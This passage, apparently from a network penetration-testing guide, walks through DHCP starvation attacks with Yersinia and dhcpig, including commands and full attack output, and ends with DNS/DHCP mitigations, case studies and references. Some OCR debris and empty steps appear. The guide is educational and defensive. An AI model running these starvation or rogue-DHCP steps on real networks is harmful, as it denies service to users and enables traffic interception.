Oct 06 21:38:44 kali dhcpd[66817]: DHCPOFFER on 192.168.1.50 to d2:96:61:08:46:43 (realme-C51) via eth0
Oct 06 21:38:44 kali dhcpd[66817]: DHCPREQUEST for 192.168.1.50 (192.168.1.60) from d2:96:61:08:46:43 (realme-C51) via eth0
Oct 06 21:38:44 kali dhcpd[66817]: DHCPACK on 192.168.1.50 to d2:96:61:08:46:43 (realme-C51) via eth0
Oct 06 21:43:45 kali dhcpd[66817]: DHCPREQUEST for 192.168.1.50 from d2:96:61:08:46:43 (realme-C51) via eth0
Oct 06 21:43:45 kali dhcpd[66817]: DHCPACK on 192.168.1.50 to d2:96:61:08:46:43 (realme-C51) via eth0

┌──(root㉿kali)-[~]
└─# █
```

IMPACT DEMONSTRATION: NETWORK TRAFFIC HIJACKING

Now the rogue DHCP server is up and running, you can demonstrate its impact by intercepting traffic from client who are assigned IP addresses by the rogue server.

5.3.3 Conducting DHCP Starvation Attacks

A DHCP starvation attack aims to exhaust the available IP addresses pool of a DHCP server, preventing legitimate users from obtaining IP addresses. This attack involves sending a large number of DHCP requests with spoofed MAC addresses to consume all the available leases.

Here is the step by step guide.

Tools: Yersinia and dhcpig

Kali Linux comes with multiple tools to perform DHCP starvation attacks. We'll use Yersinia and dhcpig for this task.

USING YERSINIA

Yersinia is a network attack tool that supports various attacks, including DHCP starvation.

STEP 1: Install Yersinia

Yersinia is pre-installed with Kali. If not it can be done by following command.


```
sudo apt-get install yersinia
```

STEP 2: Run Yersinia

Run Yersinia in GUI mode:

```
sudo yersinia -G
```

STEP 3: Select the Network Interface:



File Machine View Input Devices Help
1 2 3 4
23:53
Yersinia 0.8.2
File Protocols Actions Options Help
Launch attack
Edit interfaces
Load default
List attacks
Clear stats
Capture
Edit mode
Exit
CDP DHCP 802.1Q 802.1X DTP HSRP ISL MPLS STP VTP Yersinia log
TTL DevID Interface Count Last seen
Field Value Description
Extra

Protocols	Packets
CDP	0
DHCP	0
802.1Q	0
802.1X	0
DTP	0
HSRP	0
ISL	0
MPLS	0
STP	0


Cisco Discovery Protocol

Source MAC 06:45:8B:6B:41:56 Destination MAC 01:00:0C:CC:CC:CC

Version 01 TTL B4 Checksum 0000

In the Yersinia menu, press i to select your network interface.

STEP 4: Start the DHCP Starvation Attack


Yersinia 0.8.2
File Protocols Actions Options Help
Launch attack Edit interfaces Load default List attacks Clear stats Capture Edit mode Exit
CDP DHCP 802.1Q 802.1X DTP HSRP ISL MPLS STP VTP Yersinia log
SIP DIP MessageType Inte
Choose protocol attack
CDP DHCP 802.1Q 802.1X DTP HSRP ISL MPLS STP VTP
Cancel OK

Protocols	Packets
CDP	0
DHCP	2
802.1Q	0
802.1X	0
DTP	0
HSRP	0
ISL	0
MPLS	0
STP	0

Field	Value
Source MAC	F6:E3:F7
Destination MAC	FF:FF:FF:
SIP	0.0.0.0
DIP	255.255.:
SPort	68
DPort	67

Choose attack

Description	DoS
○ sending RAW packet	□
● sending DISCOVER packet	☑
○ creating DHCP rogue server	□
○ sending RELEASE packet	☑


Dynamic Host Configuration Proto

Source MAC 02:48:33:66:0

SIP 0.0.0.0

Op 01 Htype 01 HLEN 06 Hops 00 Xid 643C9869 Secs 0000 Flags 8000

CI 0.0.0.0 YI 0.0.0.0 SI 0.0.0.0 GI 0.0.0.0


Launch attack Edit interfaces Load default List attacks Clear stats Capture Edit mode Exit
CDP DHCP 802.1Q 802.1X DTP HSRP ISL MPLS STP VTP Yersinia log
SIP DIP MessageType Interface Count Last seen
Extra

Protocols	Packets
CDP	0
DHCP	15944
802.1Q	0
802.1X	0
DTP	0
HSRP	0
ISL	0
MPLS	0
STP	0

Field	Value
Source MAC	F6:E3:F7
Destination MAC	FF:FF:FF:
SIP	0.0.0.0
DIP	255.255.:
SPort	68
DPort	67

Dynamic Host Configuration Protocol

Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF

SIP 0.0.0.0 DIP 255.255.255.255 SPort 68 DPort 67

Op 01 Htype 01 HLEN 06 Hops 00 Xid 643C9869 Secs 0000 Flags 8000

CI 0.0.0.0 YI 0.0.0.0 SI 0.0.0.0 GI 0.0.0.0

STEP 5: Monitor the Impact:

STEP 6: Stop the Attack


USING dhcip SERVER

Another simple tool is dhcpig, which automates the DHCP starvation attack with minimal configuration.

STEP 1: Install dhcpig:

You can use following command for installation.


```
sudo apt install dhcpig
```




```
┌──(leo2599㉿kali)-[~]
└─$ sudo apt-get install dhcpig
[sudo] password for leo2599:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libpython3.11-dev python3-lib2to3 python3.11 python3.11-dev python3.11-minimal samba-ad-provision samba-dsdb-modules samba-vfs-modules
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  dhcpig
0 upgraded, 1 newly installed, 0 to remove and 294 not upgraded.
Need to get 17.1 kB of archives.
After this operation, 87.0 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 dhcpig all 1.6-1 [17.1 kB]
Fetched 17.1 kB in 1s (15.0 kB/s)
Selecting previously unselected package dhcpig.
(Reading database ... 402419 files and directories currently installed.)
Preparing to unpack .../archives/dhcpig_1.6-1_all.deb ...
Unpacking dhcpig (1.6-1) ...
Setting up dhcpig (1.6-1) ...
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2024.3.1) ...

┌──(leo2599㉿kali)-[~]
└─$ 
```

STEP 2: Launch dhcpig:

```
sudo dhcpig –I eth0
```



```
┌──(leo2599㉿kali)-[~]
└─$ sudo dhcpig -i eth0
[ -- ] [INFO] - using interface eth0
[DBG ] Thread 0 - (Sniffer) READY
[DBG ] Thread 1 - (Sender) READY
[——→] DHCP_Discover
[DBG ] ARP_Request 192.168.1.47 from 192.168.1.1
[——→] DHCP_Discover
[DBG ] ARP_Request 192.168.1.48 from 192.168.1.1
[——→] DHCP_Discover
[DBG ] ARP_Request 192.168.1.49 from 192.168.1.1
[——→] DHCP_Discover
[DBG ] ARP_Request 192.168.1.50 from 192.168.1.1
[——→] DHCP_Discover
[ ?? ]          waiting for first DHCP Server response
[DBG ] ARP_Request 192.168.1.51 from 192.168.1.1
[←——] DHCP_Offer   34:24:3e:b2:8d:f2   0.0.0.0 IP: 192.168.1.47 for MAC=[de:ad:0d:12:7b:ff:00:00:00:00:00:00:00:00:00:00]
[——→] DHCP_Request 192.168.1.47
[——→] DHCP_Discover
[DBG ] ARP_Request 192.168.1.52 from 192.168.1.1
[——→] DHCP_Discover
[DBG ] ARP_Request 192.168.1.53 from 192.168.1.1
[——→] DHCP_Discover
[DBG ] ARP_Request 192.168.1.54 from 192.168.1.1
[——→] DHCP_Discover
[DBG ] ARP_Request 192.168.1.55 from 192.168.1.1
[ ?? ]          waiting for first DHCP Server response
[——→] DHCP_Discover
[DBG ] ARP_Request 192.168.1.56 from 192.168.1.1
[←——] DHCP_Offer   34:24:3e:b2:8d:f2   0.0.0.0 IP: 192.168.1.48 for MAC=[de:ad:0a:5d:81:09:00:00:00:00:00:00:00:00:00:00]
[——→] DHCP_Request 192.168.1.48
[←——] DHCP_Offer   34:24:3e:b2:8d:f2   0.0.0.0 IP: 192.168.1.49 for MAC=[de:ad:00:73:26:ed:00:00:00:00:00:00:00:00:00:00]
[——→] DHCP_Request 192.168.1.49
[←——] DHCP_Offer   34:24:3e:b2:8d:f2   0.0.0.0 IP: 192.168.1.50 for MAC=[de:ad:0b:48:1f:74:00:00:00:00:00:00:00:00:00:00]
[——→] DHCP_Request 192.168.1.50
[←——] DHCP_Offer   34:24:3e:b2:8d:f2   0.0.0.0 IP: 192.168.1.51 for MAC=[de:ad:04:37:a5:2c:00:00:00:00:00:00:00:00:00:00]
```



```
[──→] DHCP_Discover
[──→] DHCP_Discover
[──→] DHCP_Discover
[ ← ] ARP_Response 192.168.1.1 : 34:24:3e:b2:8d:f2
[──→] DHCP_Discover
[──→] DHCP_Discover
[──→] DHCP_Discover
[ -- ] timeout waiting on dhcp packet count 1
[──→] DHCP_Discover
[──→] DHCP_Discover
[ ⁇ ]                 waiting for DHCP pool exhaustion ...
[──→] DHCP_Discover
[──→] DHCP_Discover
[──→] DHCP_Discover
[──→] DHCP_Discover
[──→] DHCP_Discover
[ -- ] timeout waiting on dhcp packet count 2
[──→] DHCP_Discover
[──→] DHCP_Discover
[──→] DHCP_Discover
[──→] DHCP_Discover
[──→] DHCP_Discover
[──→] DHCP_Discover
[──→] DHCP_Discover
[ -- ] timeout waiting on dhcp packet count 3
[──→] DHCP_Discover
[──→] DHCP_Discover
[──→] DHCP_Discover
[──→] DHCP_Discover
[──→] DHCP_Discover
[──→] DHCP_Discover
[ ⁇ ]                 waiting for DHCP pool exhaustion ...
[──→] DHCP_Discover
[ -- ] timeout waiting on dhcp packet count 4
[ ⁇ ]                 waiting for DHCP pool exhaustion ...
[ -- ] [DONE] DHCP pool exhausted!
```

STEP 3: Monitor the Attack

The tool will continuously send spoofed DHCP DISCOVER requests, flooding the server and depleting its IP address pool. You can monitor the attack impact on real time using:

```
sudo journalctl –u isc-dhcp-server –f
```

STEP 4: Stop the Attack

When you ready to stop the attack, simply press Ctrl + C in the terminal running dhcpig.

6. Mitigation Strategies

6.1. Securing DNS

To protect against DNS attacks, organizations should implement several strategies:

DNSSEC (Domain Name System Security Extensions): This protocol adds a layer of security to DNS by allowing clients to verify the authenticity and integrity of DNS responses. By digitally signing DNS records, DNSSEC helps prevent cache poisoning and spoofing attacks.

Regular Audits and Updates: Regularly review and update DNS configurations and software to patch vulnerabilities. Keeping DNS software up-to-date minimizes the risk of exploitation.

Implementing Rate Limiting: Limiting the number of requests from a single IP address can help mitigate DDoS attacks. Rate limiting helps ensure that no single source can overwhelm the DNS server.

Restricting Zone Transfers: Limit AXFR requests to authorized IP addresses only to prevent unauthorized access to zone files.

6.2. Securing DHCP

Mitigation strategies for securing DHCP include:

DHCP Snooping: This feature, available on many network switches, allows only trusted DHCP servers to respond to clients. By defining trusted ports, organizations can prevent rogue DHCP servers from distributing malicious configurations.

Static IP Address Assignment: For critical devices (e.g., servers, printers), consider using static IP addresses instead of DHCP. This reduces the attack surface by eliminating reliance on dynamic IP assignment.

IP Address Management (IPAM): Regularly monitor DHCP leases and configurations to detect unusual patterns or unauthorized changes. IPAM solutions can help manage and track IP address allocations effectively.

Network Segmentation: Isolate DHCP servers from user segments to limit exposure to potential attacks. This reduces the likelihood of unauthorized access to DHCP services.

7. Case Studies

7.1. Real-World DNS Attack

In 2016, a massive DDoS attack on Dyn, a major DNS provider, disrupted services for several high-profile websites, including Twitter and Netflix. The attack leveraged IoT devices compromised by the Mirai botnet to generate unprecedented traffic. This incident highlighted the importance of robust DNS infrastructure and the need for enhanced security measures.

7.2. DHCP Spoofing Incident

In a reported case, an organization experienced a DHCP spoofing attack where an attacker deployed a rogue DHCP server, leading to traffic interception. The attacker gained access to sensitive data, underscoring the importance of implementing DHCP snooping and monitoring DHCP traffic to prevent unauthorized configurations.

8. Conclusion

DNS and DHCP are critical components of network functionality but present significant security risks if inadequately protected. Regular penetration testing helps identify and address vulnerabilities, enhancing the overall security posture of organizations. By adopting robust security measures and maintaining vigilance, organizations can effectively protect their networks from potential threats.

9. References

- *RFC 1035: "Domain Names - Implementation and Specification. Available at: https://tools.ietf.org/html/rfc1035*
- *RFC 2131: "Dynamic Host Configuration Protocol.*
  Available at: https://tools.ietf.org/html/rfc2131
- *OWASP: "DNS Security Best Practices.*
  Available at: https://owasp.org/www-project-top-ten/
- *National Institute of Standards and Technology (NIST): "Guide to Securing the DNS.*
  Available at: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-81.pdf
- *CIS Controls: "CIS Controls Version 7.1.*
  Available at: https://www.cisecurity.org/controls/
- *Various Online Security Resources:*
  https://krebsonsecurity.com/
  https://www.darkreading.com/
  https://www.securityweek.com/
- *Tool Documentation:*
  ***nslookup:** Available as part of most operating systems' network utilities.*
  ***dig:** BIND Documentation (https://bind9.readthedocs.io/en/latest/)*